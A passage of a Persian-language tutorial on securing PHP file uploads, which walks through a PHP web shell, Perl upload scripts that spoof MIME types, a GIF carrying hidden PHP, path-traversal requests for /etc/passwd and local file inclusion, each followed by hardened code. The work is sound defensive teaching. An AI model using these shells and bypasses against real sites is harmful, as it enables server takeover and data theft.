$res = $ua->request(POST 'http://localhost/upload1.php', # send POST
request
Content_Type => 'form-data', # The content type is
# multipart/form-data the standard for form-based file uploads
Content => [
userfile => ["shell.php", "shell.php"], # The body of the
# request will contain the shell.php file
],
);
print $res->as_string(); # Print out the response from the server
```

وقتی فایل `upload1.pl` که حاوی کدهای بالا است را اجرا کنید، چنین اطلاعاتی ارسال و دریافت می‌شود (اطلاعات ارسالی به رنگ آبی و اطلاعات دریافتی به رنگ سیاه مشخص شده‌اند):

محتوای فایل <code>upload1.pl</code>
POST /upload1.php HTTP/1.1 TE: deflate,gzip;q=0.3 Connection: TE, close Host: localhost

```
User-Agent: libwww-perl/5.803
Content-Length: 156
Content-Type: multipart/form-data; boundary=xYzZY

--xYzZY
Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: text/plain

<?php
system($_GET['command']);
?>

--xYzZY-

HTTP/1.1 200 OK
Date: Wed, 13 Jun 2007 12:25:32 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 48
Connection: close
Content-Type: text/html
File is valid, and was successfully uploaded.
```

بعد از اینکه فایل `shell.php` با موفقیت آپلود شد، می‌توانیم فرمان‌های `shell` را به صورت زیر اجرا نماییم:

```
$ curl http://localhost/uploads/shell.php?command=id
uid=81(apache) gid=81(apache) groups=81(apache)
```

* `cURL` یک ابزار مفید برای تست برنامه‌های تحت وب است که هم برای ویندوز و هم برای لینوکس در دسترس می‌باشد. برای دانلود آن می‌توانید به آدرس <http://curl.haxx.se/> مراجعه کنید.

بررسی نوع محتوای فایل آپلود شده

طبیعتاً هیچ وبمستری نمی‌خواهد به کاربر اجازه دهد که هر نوع فایل که دوست داشت روی سرور آپلود نماید. معمولاً محدودیت‌هایی برای نوع فایل‌ها وجود دارد.

قطعه کد زیر را در نظر بگیرید:

محتوای فایل upload2.php

```
<?php
if($_FILES['userfile']['type'] != "image/gif") {
    echo "Sorry, we only allow uploading GIF images";
    exit;
}
$upload_dir = 'uploads/';
$upload_file = $upload_dir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $upload_file)) {
    echo "File is valid, and was successfully uploaded.\n";
}
else
{
    echo "File uploading failed.\n";
}
?>
```

با استفاده از این قطعه کد، اگر هکر اقدام به آپلود فایلی با محتوایی غیر از عکس کند، برنامه، نوع MIME را که مشخص کننده نوع فایل است بررسی می‌کند و اجازه آپلود را نمی‌دهد. به نتیجه درخواست HTTP دقت کنید:

```
POST /upload2.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 156

--xYzZY
Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: text/plain

<?php
system($_GET['command']);
?>

--xYzZY-

HTTP/1.1 200 OK
Date: Thu, 31 May 2007 13:54:01 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 41
Connection: close
Content-Type: text/html
```

Sorry, we only allow uploading GIF images

تا اینجا همه چیز خوب است، اما متأسفانه راهی برای دور زدن این کد وجود دارد! این قطعه کد فقط نوع محتوا که در هدر فایل است را چک می‌کند که در مثال بالا روی `text/plain` تنظیم شده است. اما هکر به راحتی می‌تواند آن را به چیزی مثل `image/gif` تغییر دهد! هکر می‌تواند به راحتی تقاضا (Request) ارسال شده به سرور را دستکاری کند. به محتوای فایل `upload1.pl` دقت کنید:

```
#!/usr/bin/perl
#
use LWP;
use HTTP::Request::Common;
$ua = $ua = LWP::UserAgent->new;;
$res = $ua->request(POST 'http://localhost/upload2.php',
Content_Type => 'form-data',
Content => [
userfile => ["shell.php", "shell.php", "Content-Type" =>
"image/gif"],
],
);
print $res->as_string();
```

اجرای این اسکریپت، درخواست HTTP را تولید می‌کند:

```
POST /upload2.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 155

--xYzZY
Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: image/gif

<?php
system($_GET['command']);
?>

--xYzZY-

HTTP/1.1 200 OK
Date: Thu, 31 May 2007 14:02:11 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 59
Connection: close
Content-Type: text/html
<pre>File is valid, and was successfully uploaded.
</pre>
```

این کد، نوع محتوای فایل در هدر فایل `Shell.php` را تغییر داده و به جای `text/plain`، به صورت `image/gif` به برنامه شما معرفی می‌کند و برنامه با خوشحالی این فایل را قبول می‌کند!!

بررسی محتوای فایل آپلود شده

به جای اعتماد به نوع محتوا که در هدر فایل ذخیره می‌شود، بهتر است محتوای واقعی فایل را بررسی نمایید تا مطمئن شوید که محتوای فایل واقعاً مربوط به یک عکس است و حاوی کدهای مخرب نیست.

تابع `getimagesize()` در زبان PHP برای این کار تعبیه شده است. این تابع آدرس یک عکس را به عنوان ورودی می‌گیرد و اندازه (`size`) و نوع (`type`) عکس را برمی‌گرداند.

به قطعه کد زیر دقت کنید:

محتوای فایل upload3.php
<pre><?php \$imageinfo = getimagesize(\$_FILES['userfile']['tmp_name']); if(\$imageinfo['mime'] != 'image/gif' && \$imageinfo['mime'] != 'image/jpeg') { echo "Sorry, we only accept GIF and JPEG images\n"; exit; } \$uploadaddir = 'uploads/'; \$uploadfile = \$uploadaddir . basename(\$_FILES['userfile']['name']); if (move_uploaded_file(\$_FILES['userfile']['tmp_name'], \$uploadfile)) { echo "File is valid, and was successfully uploaded.\n"; } else { echo "File uploading failed.\n"; } ?></pre>

حالا اگر حتی هکر نوع محتوا را در هدر فایل دستکاری کرده و به `image/gif` تغییر دهد، این فایل از طرف `upload3.php` پذیرفته نخواهد شد.

```
POST /upload3.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 155

--xYzZY

Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: image/gif

<?php
system($_GET['command']);
?>

--xYzZY--

HTTP/1.1 200 OK
Date: Thu, 31 May 2007 14:33:35 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
```

```
Content-Length: 42
Connection: close
Content-Type: text/html
```

Sorry, we only accept GIF and JPEG images

شاید فکر کنید حالا دیگر وبمستر می‌تواند با خیال راحت کنار بنشیند و تصور کند که هیچ فایلی به جز gif یا jpeg آپلود نخواهد شد! اما متأسفانه این کافی نیست! یک فایل می‌تواند در عین حال که یک عکس gif یا jpeg است، یک اسکریپت معتبر PHP نیز باشد!

بسیاری از عکس‌ها یک توضیحات متنی برای خود قبول می‌کنند. می‌توان به سادگی با استفاده از نرم افزارهایی مثل GIMP یا فتوشاپ، فایل عکسی ساخت که حاوی یک قطعه کد معتبر PHP باشد. وقتی `getsizeimage()` به محتوای فایل نگاه می‌کند، آن را یک عکس gif یا jpeg معتبر تشخیص می‌دهد، اما وقتی مترجم PHP فایل را اجرا می‌کند، یک قطعه کد معتبر PHP در آن یافته و آن را اجرا می‌کند. عکسی با نام `c.gif` در آدرس <http://img.aftab.cc/c.gif> را دانلود کرده و با نرم افزار مثل NotePadd++ باز نمایید و دنبال `<?php` بگردید. خواهید دید که اگر آن را با نرم افزار نمایش عکس باز کنید، عکس است، اما اگر محتوای آن را جستجو کنید، حاوی کد PHP است.

هکر می‌تواند با استفاده از قطعه کد زیر که به زبان PERL نوشته شده است، فایل `c.gif` را به صورت `c.php` آپلود کند:

```
#!/usr/bin/perl
#

use LWP;
use HTTP::Request::Common;

$ua = $ua = LWP::UserAgent->new;;

$res = $ua->request(POST 'http://localhost/upload3.php',
    Content_Type => 'form-data',
    Content => [
        userfile => ["c.gif", "c.php", "Content-Type" => "image/gif"],],
    );
print $res->as_string();
```

با اجرای این فایل، یک تقاضای HTTP به صورت زیر تولید می‌شود:

```
POST /upload3.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
```

```
--xYzZY
Content-Disposition: form-data; name="userfile"; filename="crocus.php"
Content-Type: image/gif
GIF89a(...some binary data...)<?php phpinfo(); ?>(... skipping the rest of
binary data ...)

--xYzZY--
HTTP/1.1 200 OK
Date: Thu, 31 May 2007 14:47:24 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 59
Connection: close
Content-Type: text/html

<pre>File is valid, and was successfully uploaded.
</pre>
```

System	Linux shiny 2.6.18-gentoo-r6 #1 PREEMPT Sun Jan 14 22:56:34 CET 2007 i686
Build Date	Jan 16 2007 19:15:55
Configure Command	'./configure' '/usr/lib/php4/share/config.site' '/usr/lib/php4/etc/config.site'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/apache2-php4/php.ini
Scan this dir for additional .ini files	/etc/php/apache2-php4/ext-active
PHP API	20020918
PHP Extension	20020429
Zend Extension	20050606
Debug Build	no
Zend Memory Manager	enabled
Thread Safety	disabled
Registered PHP Streams	php, http, ftp, https, ftps, compress.zlib

This program makes use of the Zend Scripting Language Engine:
Zend Engine v1.3.0, Copyright (c) 1998-2004 Zend Technologies

بررسی پسوند فایل آپلود شده

خوانندگان محترم شاید سؤال کنند که چرا از همان اول، پسوند فایل را بررسی نکردیم تا اگر در لیست سیاه بود، آپلود نشود؟ اگر ما اجازه آپلود پسوندهای فایل‌های PHP را ندهیم، سرور نیز آن‌ها را به عنوان کد اجرایی PHP در نظر نمی‌گیرد و اجرا نمی‌کند.

اجازه دهید این فرض را داشته باشیم.

همانطور که گفته شد، ما می‌توانیم یک لیست سیاه از پسوندهای غیرمجاز در قالب یک آرایه بسازیم و اگر پسوند فایل آپلود شده در این لیست بود، اجازه آپلود داده نشود:

محتویات فایل upload4.php

```
<?php
$blacklist = array(".php", ".phtml", ".php3", ".php4");
foreach ($blacklist as $item)
{
    if(preg_match("/$item$/i", $_FILES['userfile']['name']))
    {
        echo "We do not allow uploading PHP files\n";
        exit;
    }
}
$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile))
{
    echo "File is valid, and was successfully uploaded.\n";
} else {
    echo "File uploading failed.\n";
}
?>
```

عبارت `preg_match("/$item$/i", $_FILES['userfile']['name'])` بررسی می‌کند که انتهای نام فایل (\$) به یکی از موارد آرایه `$blacklist` ختم نشود. حرف `i` در انتهای الگو، مشخص می‌کند که پسوند چه با حروف کوچک انگلیسی و چه با حروف بزرگ بود، در نظر گرفته شود.

اگر هکر بخواهد فایلی با پسوند `php` آپلود کند، خواهیم داشت:

```
POST /upload4.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 14835

--xYzZY
```

```
Content-Disposition: form-data; name="userfile"; filename="crocus.php"
Content-Type: image/gif
GIF89(...skipping binary data...)
```

--xYzZY-

```
HTTP/1.1 200 OK
Date: Thu, 31 May 2007 15:19:45 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 36
Connection: close
Content-Type: text/html
```

We do not allow uploading PHP files

اگر فایلی با پسوند gif. آپلود شود، خواهیم داشت:

```
POST /upload4.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 14835
```

--xYzZY

```
Content-Disposition: form-data; name="userfile"; filename="crocus.gif"
Content-Type: image/gif
```


GIF89(...skipping binary data...)

--xYzZY-

```
HTTP/1.1 200 OK
Date: Thu, 31 May 2007 15:20:17 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 59
Connection: close
Content-Type: text/html
```

```
<pre>File is valid, and was successfully uploaded.
</pre>
```

حالا اگر حتی همان فایل با محتوای شامل کدهای PHP آپلود شود، اجرا نخواهد شد و به صورت عکس دیده خواهد شد:



خوب، با این حساب، آیا می‌توان با خیال راحت کنار نشست و عملکرد امن سیستم را شاهد بود؟

متأسفانه خیر!

اینکه چه پسوندهایی توسط مترجم PHP ترجمه و پردازش شوند، به تنظیمات وب‌سرور بستگی دارد و معمولاً برنامه‌نویس، اطلاعات یا کنترل کافی روی تنظیمات وب‌سرور خود ندارد. ما وب‌سرورهایی را دیده‌ایم که طوری تنظیم شده‌اند که پسوندهای .html یا .js را به نرم افزار PHP ارسال و پردازش کنند. ممکن است برخی برنامه‌ها نیاز داشته باشند که پسوندهای .gif و .jpeg با PHP ترجمه شوند و در این شرایط مجدداً خطر اجرای قطعه کد مخفی شده در عکس وجود دارد! (به خصوص در شرایطی که عکس‌ها، از جمله گراف‌ها و نمودارها به صورت پویا از طریق یک اسکریپت PHP روی سرور ایجاد می‌شوند)

حتی اگر مطمئن باشید که دقیقاً چه پسوندهایی با PHP ترجمه می‌شوند، هیچ تضمینی وجود ندارد که به دلیل نصب یک برنامه جدید، تنظیمات در آینده تغییر نکند! ممکن است در آن زمان همه فراموش کنند که امنیت سیستم وابسته به آن تنظیمات است.

دسترسی غیرمستقیم به فایل‌های آپلود شده

یکی از راه حل‌ها برای رفع مشکلات بالا، جلوگیری از دسترسی مستقیم به فایل آپلود شده است. این کار می‌تواند با آپلود فایل در پوشه‌ای خارج از WWW (روت) و یا آپلود در یک پوشه در روت و جلوگیری از دسترسی مستقیم به آن صورت گیرد.

محتویات فایل upload5.php

```
<?php
$uploadaddir = '/var/spool/uploads/'; # Outside of web root
$uploadfile = $uploadaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile))
{
    echo "File is valid, and was successfully uploaded.\n";
}
else
{
    echo "File uploading failed.\n";
}
?>
```

در مثال بالا کاربر مستقیماً به پوشه /var/spool/uploads/ دسترسی نخواهد داشت. بنابراین باید تدبیری برای دسترسی به آن اندیشیده شود.

شاید به این صورت و یا مشابه آن:

محتویات فایل view5.php

```
<?php
$uploadaddir = '/var/spool/uploads/';
$name = $_GET['name'];
readfile($uploadaddir.$name);
?>
```

اما این کد یک خط بسیار بزرگ دارد و آن اینکه یک کاربر بدخواه می‌تواند به راحتی هر فایلی در محل‌های مختلف سایت شما که امکان دسترسی نداشته باشد را از این طریق بخواند! تصور کنید در مثال بالا، حمله کننده چنین آدرسی را فراخوانی کند:

<http://www.example.com/view5.php?name=../../etc/passwd>

او احتمالاً تمام پسوندهای داخل فایل passwd را خواهد دید!

حمله «شامل کردن فایل محلی»^۱

یکی از شایع‌ترین اشتباهات برنامه‌نویسان مبتدی، خواندن نام فایل از داخل کوکی و یا از روی یک فرم و سپس include کردن آن است!

این کار می‌تواند موجب یک حمله خطرناک شود که در اصطلاح به آن Local file inclusion attack گفته می‌شود.

برای اینکه موضوع بهتر مشخص شود، فرض کنید قرار است یک سایت چند زبانه طراحی کنیم. کاربری که وارد سایت می‌شود، زبان English را انتخاب می‌کند. حالا ما نسبت به انتخاب او، یک کوکی به نام lang روی سیستمش ایجاد می‌کنیم و عبارت english را در آن ذخیره می‌کنیم و از طبق قطعه کد زیر، فایل english.php را include می‌کنیم:

```
<?php
# ... some code here
if (isset($_COOKIE['lang']))
{
    $lang = $_COOKIE['lang'];
}
elseif (isset($_GET['lang']))
{
    $lang = $_GET['lang'];
}
else
{
    $lang = 'english';
}
include("language/$lang.php");
# ... some more code here
?>
```

با این کار، عملاً دست هکر را برای include کردن هر فایلی با پسوند php. از روی سایت خودمان باز گذاشته‌ایم!


هکر می‌تواند در مواردی که نام فایل از کوکی خوانده می‌شود، به راحتی کوکی را باز کرده و هر عبارتی که خواست داخل آن بنویسد! مثلاً:

../../../../../../../../tmp/phpinfo

و یا اگر از طریق پارامترهای نوار آدرس get می‌کند، به آدرس زیر برود:

http://www.example.com/local_include.php?lang=../../../../../../../../tmp/phpinfo

¹ Local file inclusion attacks



این فراخوانی باعث می‌شود که فایل "language/../../../../../../../../tmp/phpinfo.php" که در حقیقت همان "tmp/phpinfo.php" است اجرا شود!

البته در این حالت هکر می‌تواند فقط فایل‌هایی که روی سرور است را اجرا کند، اما اگر به هر طریقی بتواند یک فایل با پسوند php روی این سرور آپلود کند، آن فایل مطمئن یک Shell خطرناک خواهد بود!

این اشتباه معمولاً در سایت‌هایی که چند زبان و یا چند قالب دارند که توسط کاربر انتخاب می‌شود صورت می‌گیرد.

دقت کنید که در این موارد باید برای هر قالب یا زبان یک کد (چه بهتر که کد عددی باشد) در نظر بگیرید و کد زبان یا قالب مورد نظر را در کوکی ذخیره کنید. حالا نسبت به عدد موجود در کوکی (و یا دریافت شده از طریق GET) تصمیم بگیرید که کدام فایل include شود.

```
<?php
# ... some code here
if(isset($_COOKIE['lang']))
{
    $lang_id = sprintf("%d",$_COOKIE['lang']);
}
elseif (isset($_GET['lang']))
{
    $lang_id = sprintf("%d",$_GET['lang']);
}
else
{
    $lang_id = 1;
}
$lang = "";
switch($lang_id)
{
    case 1:
        $lang = "english";
```

```
        break;
    case 2:
        $lang = "persian";
        break;
    case 3:
        $lang = "arabic";
        break;

    default:
        die('Invalid Language!');
        break;
}

include("language/$lang.php");
# ... some more code here
?>
```

نتیجه: بهترین وضعیت برای پیاده‌سازی مرکز آپلود

پس از مطرح کردن مشکلات مختلفی که ممکن است از طرف مرکز آپلود به وجود آید، به نظر می‌رسد راه حل نهایی، استفاده از پیاده‌سازی ارجاعی^۱ باشد.

در این روش اولاً فایل‌ها در محلی خارج از روت ذخیره می‌شوند. مثلاً `/var/spool/uploads/` و ثانیاً نام فایل را به صورت رندوم تولید می‌کنیم و یا یک عدد یا عبارت رندوم در ابتدای آن قرار می‌دهیم و سپس این نام را برای دسترسی‌های بعدی در دیتابیس ذخیره می‌کنیم.

محتویات فایل upload6.php

```
<?php
require_once 'DB.php'; # We are using PEAR::DB module
$uploadaddir = '/var/spool/uploads/'; # Outside of web root
$uploadfile = tempnam($uploadaddir, "upload_"); # creating a unique name
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    # Saving information about this file in the DB
    $db =& DB::connect("mysql://username:password@localhost/database");
    if (PEAR::isError($db)) {
        unlink($uploadfile);
        die "Error connecting to the database";
    }
    $res = $db->query("INSERT INTO uploads SET name=?, original_name=?,
mime_type=?",
    array (basename($uploadfile,
    basename($_FILES['userfile']['name']),
    $_FILES['userfile']['type']));
    if (PEAR::isError($res)) {
        unlink($uploadfile);
        die "Error saving data to the database. The file was not uploaded";
    }
    $id = $db->getOne('SELECT LAST_INSERT_ID() FROM uploads'); # MySQL specific
    echo "File is valid, and was successfully uploaded. You can view it <a
href=\"view6.php?id=$id\">here</a>\n";
} else {
    echo "File uploading failed.\n";
}
?>
```

خواندن فایل آپلود شده:

برای خواندن و نمایش فایل آپلود شده، با توجه به اینکه کاربر امکان دسترسی مستقیم به پوشه آپلود را ندارد، ما فایل را در قالب یک فایل php بازتولید می‌کنیم و به او نمایش می‌دهیم:

محتویات فایل view6.php

```
<?php
require_once 'DB.php';
```

¹ Reference implementation

```

$uploaddir = '/var/spool/uploads/';
$id = $_GET['id'];
if(!is_numeric($id)) {
    die("File id must be numeric");
}
$db =& DB::connect("mysql://root@localhost/db");
if(PEAR::isError($db)) {
    die("Error connecting to the database");
}
$file = $db->getRow('SELECT name, mime_type FROM uploads WHERE id=?',
array($id), DB_FETCHMODE_ASSOC);
if(PEAR::isError($file)) {
    die("Error fetching data from the database");
}
if(is_null($file) || count($file)==0) {
    die("File not found");
}
header("Content-Type: " . $file['mime_type']);
readfile($uploaddir.$file['name']);
?>

```

در این پیاده سازی، حمله کننده نمی تواند مستقیماً به فایل دسترسی داشته باشد، چون خارج از روت ذخیره شده است. از طرفی نمی تواند از فایل آپلود شده برای **include** کردن در فایل های دیگر و ترتیب دادن حمله استفاده کند، چون هرگز نام اصلی فایل را نخواهد دانست!

کاربر از این پس به فایل از طریق یک شناسه عددی (**numeric id**) دسترسی خواهد داشت و فایل او در حقیقت چنین آدرسی خواهد داشت:

View6.php?id=1

بنابراین در قطعه کد بالا نام فایل ها با تابع **is_numeric** بررسی شده اند که یک عدد باشند و نه هر عبارتی که کاربر خواست! تا از حمله **local inclusion** جلوگیری به عمل آید.


راه حل دیگر: ذخیره سازی فایل در دیتابیس

روش دیگر جهت جلوگیری از حملات، ذخیره سازی فایل در قالب یک **BLOB** در دیتابیس است که البته در مورد فایل های حجیم با توجه به اینکه کارایی سیستم را کاهش می دهد، چندان مقرون به صرفه نیست.


عدم امکان لیست کردن محتویات پوشه‌ها

یکی دیگر از مواردی که متأسفانه در بسیاری از سایت‌ها توسط مدیران سایت‌ها مد نظر قرار نمی‌گیرد، عدم امکان لیست کردن محتویات پوشه‌ها توسط کاربران است.


در اکثر کنترل پنل‌های سایت‌ها بخشی به نام Index Manager وجود دارد که مربوط به نوع نمایش محتویات پوشه‌ها است.



مدیران سایت‌ها بهتر است با مراجعه به این بخش پوشه‌های حیاتی سایت را انتخاب و گزینه No Indexing را انتخاب کنند.



اما مشخص است که ما به عنوان طراح یک سیستم مدیریت محتوا، نمی‌توانیم تضمین کنیم که همه مدیران این کار را انجام دهند. بنابراین، وظیفه ماست که در تمام پوشه‌های مربوط به سیستم در دست طراحی (که خود دارای فایل index نیستند، مثل پوشه آپلود فایل) فایلی به نام index.html قرار دهیم که می‌تواند هیچ محتویاتی به جز عبارت Access Denied در آن نباشد، تا به محض فراخوانی آن پوشه، این فایل اجرا شده و از مشاهده محتویات آن جلوگیری کند:




سطح دسترسی پوشه‌ها و فایل‌ها

یکی از مواردی که مدیران سایت‌ها معمولاً از آن غافل هستند، سطح دسترسی فایل‌ها و پوشه‌هاست. هر چند این روزها سرورها به اندازه کافی به مسائل امنیتی توجه دارند، اما ممکن است سایت شما بر روی یک سرور اشتراکی (Shared Server) باشد و تنظیمات سرور چندان امن نباشد.

در این حالت، پوشه‌هایی که دارای سطح دسترسی ۷۷۷ هستند ممکن است تحت خطر باشند.

بهتر است مدیران سایت‌ها سطح دسترسی پوشه مربوط به روت اصلی سایت خود یعنی `public_html` و یا `www` و یا `htdocs` را روی ۷۵۰ یا کمتر تنظیم نمایند و در اینصورت مشکلی نیست اگر زیرپوشه‌ها را روی ۷۷۷ تنظیم کنند.

